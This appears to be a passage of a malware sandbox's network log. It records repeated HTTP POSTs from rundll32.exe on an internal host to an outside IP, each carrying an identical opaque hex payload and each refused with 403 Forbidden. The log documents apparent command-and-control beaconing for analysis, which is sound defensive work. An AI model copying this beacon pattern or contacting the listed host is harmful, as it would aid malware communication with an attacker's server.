2021-10-28 02:54:13 UTC	153	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:14 UTC	158	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:14 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.2.3	49880	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:17 UTC	158	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:17 UTC	158	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:18 UTC	167	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
33	192.168.2.3	49881	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:17 UTC	162	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:17 UTC	163	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:18 UTC	167	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:18 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
34	192.168.2.3	49907	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:21 UTC	168	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:21 UTC	168	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:22 UTC	177	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
35	192.168.2.3	49909	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:21 UTC	172	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:21 UTC	172	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:22 UTC	177	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
36	192.168.2.3	49931	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:25 UTC	177	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:25 UTC	178	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:26 UTC	187	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:25 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
37	192.168.2.3	49932	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:25 UTC	182	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:25 UTC	182	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:26 UTC	187	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:26 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
38	192.168.2.3	49941	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:29 UTC	187	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:29 UTC	187	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:29 UTC	197	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
39	192.168.2.3	49942	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:29 UTC	192	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:29 UTC	192	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:29 UTC	197	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:29 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49758	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:53:21 UTC	19	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:53:21 UTC	19	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:53:22 UTC	29	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:53:22 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
40	192.168.2.3	49949	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:33 UTC	197	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:33 UTC	197	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:33 UTC	207	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
41	192.168.2.3	49950	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:33 UTC	202	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:33 UTC	202	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:33 UTC	207	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:33 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
42	192.168.2.3	49957	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:36 UTC	207	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4814 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:36 UTC	207	OUT	Data Raw: 6b 46 df dd 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 37 cd bb 8c 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii: kF$WZOlK#DQL1hK(oN*+A*mc0k7Sg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:37 UTC	217	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
43	192.168.2.3	49958	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:37 UTC	212	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:37 UTC	212	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 0a 93 8c 69 b6 41 f8 08 31 ff 6d d6 53 23 ed 8f cb 18 51 e2 66 24 5a 3a 93 1b 60 5d a3 3e 82 87 68 64 fe 36 9c a8 38 b1 94 8e fc 27 01 89 00 f2 78 71 a6 14 7a Data Ascii:)j$WZOlK#DQL1hK(oN*+A*mc0kVSg`Ar1]>pL2LeTc]#*oI+$.{5:Ihkp$3!j_>Zd\uo77pFiA1mS#Qf$Z:`]>hd68'xqz
2021-10-28 02:54:37 UTC	217	IN	HTTP/1.1 403 Forbidden Server: nginx/1.15.12 Date: Thu, 28 Oct 2021 02:54:37 GMT Content-Type: text/plain; charset=utf-8 Connection: close

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
44	192.168.2.3	49971	192.46.210.220	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-10-28 02:54:40 UTC	217	OUT	POST / HTTP/1.1 Host: 192.46.210.220 Content-Length: 4802 Connection: Close Cache-Control: no-cache
2021-10-28 02:54:40 UTC	217	OUT	Data Raw: f5 29 ae 6a 10 0c 24 ac 57 b0 5a a3 4f 6c 4b 9c b5 a2 23 ad fb af a2 44 06 10 db 9a de 51 92 4c a3 a7 e8 31 68 04 8c b2 cd aa a3 bd d3 4b 9f 8d fe e6 28 6f 90 0d 1c 4e 0f 2a 8d 08 2b 41 2a f6 6d fd 95 04 15 f1 63 91 09 eb 8c 30 6b 05 56 d3 bb ce 00 53 ff 67 eb 60 f6 41 72 31 97 d0 5d 17 8c 3e 91 70 4c 32 4c 65 54 c8 63 97 5d 23 fa 2a 14 6f de d4 1a 49 98 d0 cd f3 0d a7 96 2b ec 24 e9 2e 8f 05 fc 7b 03 b4 c5 35 3a b3 94 49 02 cb 9a 68 0a cf 6b b4 a2 ec e5 70 19 be 24 33 21 16 fe 6a 9c 5f a5 01 08 3e 5a 82 64 5c 75 b1 cc 6f fd 37 0c 85 1b b4 e9 c8 37 cc f0 0a a2 70 be f7 bb c5 89 e5 e1 46 d0 8d d5 1e 